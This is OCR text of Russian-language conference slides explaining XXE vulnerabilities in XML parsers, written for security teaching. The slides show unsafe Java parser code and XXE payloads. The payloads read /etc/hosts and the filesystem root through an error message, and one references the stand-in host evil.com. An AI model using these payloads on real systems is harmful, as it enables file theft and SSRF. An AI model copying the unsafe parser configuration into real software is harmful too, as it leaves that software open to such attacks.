# Как обработка XML приводит к проблемам с безопасностью?

Сергей Васильев


Независимый эксперт

sergvasiliev.ru

# WHOAMI

- Независимый эксперт
  - пишу статьи (habr  @SergVasiliev)
  - выступаю на конференциях
  - изучаю внутрянку .NET
  - исследую уязвимости
- 8+ лет разрабатывал PVS-Studio
  - DevRel
  - Тимлид команды разработки PVS-Studio C#
  - C#, C++ разработчик

# Основы XXE


XML
XML
parser

```
public static void processSettings(InputStream settingsStream) {
  ...
  DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
  DocumentBuilder builder = factory.newDocumentBuilder();
  Document document = builder.parse(settingsStream);

  ...
  var licenseKey = getLicenseKey(document);
  if (!isKeyValid(licenseKey)) {
    reportError(String.format("'%s' license key is not valid.", licenseKey));
    ...
  }
  ...
}
```

# Input -> output

```
<?xml version="1.0" encoding="utf-8"?>
<AppSettings>
    <!-- .... -->
    <LicenseKey>A123-B456-C789-D987</LicenseKey>
    <!-- .... -->
</AppSettings>
```

**Output:** None

# Input -> output

```
<?xml version="1.0" encoding="utf-8"?>
<AppSettings>
    <!-- .... -->
    <LicenseKey>Lorem ipsum</LicenseKey>
    <!-- .... -->
</AppSettings>
```

**Output:** 'Lorem ipsum' license key is not valid.

# Input -> output

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE AppSettings [
    <!ENTITY xxe SYSTEM "file:///etc/hosts" >
]>
<AppSettings>
    <!-- .... -->
    <LicenseKey>&xxe;</LicenseKey>
    <!-- .... -->
</AppSettings>
```

# Output

```
'##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1  localhost
255.255.255.255 broadcasthost
::1             localhost
' license key is not valid.
```

# Output

```
'##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1  localhost
255.255.255.255 broadcasthost
::1             localhost
' license key is not valid.
```

# Output

```
'##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1  localhost
255.255.255.255 broadcasthost
::1             localhost
' license key is not valid.
```

# Input -> output

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE AppSettings [
    <!ENTITY xxe SYSTEM "file:///">
]>
<AppSettings>
    <!-- .... -->
    <LicenseKey>&xxe;</LicenseKey>
    <!-- .... -->
</AppSettings>
```

# Output


```
'.file
.vol
.VolumeIcon.icns
Applications
bin
cores
dev
etc
home
Library
opt
private
sbin
System
tmp
Users
usr
var
Volumes
' license key is not valid.
```

# Output

```
'.file
.vol
.VolumeIcon.icns
Applications
bin
cores
dev
etc
home
Library
opt
private
sbin
System
tmp
Users
usr
var
Volumes
' license key is not valid.
```

# Output

```
'.file
.vol
.VolumeIcon.icns
Applications
bin
cores
dev
etc
home
Library
opt
private
sbin
System
tmp
Users
usr
var
Volumes
' license key is not valid.
```


FILE
XML
XML
parser

# XXE
## (XML eXternal Entities)

# XXE (XML eXternal Entities)


- Атаки с использованием внешних сущностей
- Компоненты
  - вредоносный XML
  - опасный XML-парсер
- Риски
  - утечки данных
  - SSRF (Server-Side Request Forgery)
  - репутационные

# XXE в OWASP / CWE

- CWE-611:
  Improper Restriction of XML External Entity Reference

- OWASP Top 10:
  - 2017: A4:2017 – XML External Entities (XXE)
  - 2021: A05:2021 – Security Misconfiguration

- OWASP ASVS 4.0.3: 5.5.2


XXE
Вредоносный XML
Опасный XML-парсер

# XML: DTD и сущности

# XML: предопределённые сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<root>&lt;Hello, world!&gt;</root>
```

**<Hello, world!>**

# XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE root [
  <!ENTITY helloEntity "Hello">
  <!ENTITY worldEntity "World">
]>
<root>&helloEntity;, &worldEntity;!</root>
```


# XML: внутренние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE root [
  <!ENTITY helloEntity "Hello">
  <!ENTITY worldEntity "World">
]>
<root>&helloEntity;, &worldEntity;!</root>
```

**Hello, World!**


# XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///etc/hosts">
]>
<example>&extEntity;</example>
```




# XML: внешние сущности


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "https://evil.com/xxe">
]>
<example>&extEntity;</example>
```



# XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file://">
]>
<example>&extEntity;</example>
```





XML
XML
parser

# Парсинг без вывода

```
void processXml(String xmlPath) throws ... {
  var factory = DocumentBuilderFactory.newInstance();
  DocumentBuilder builder = factory.newDocumentBuilder();

  Document document = builder.parse(xmlPath);

  // Processing without output
  process(document);
}
```

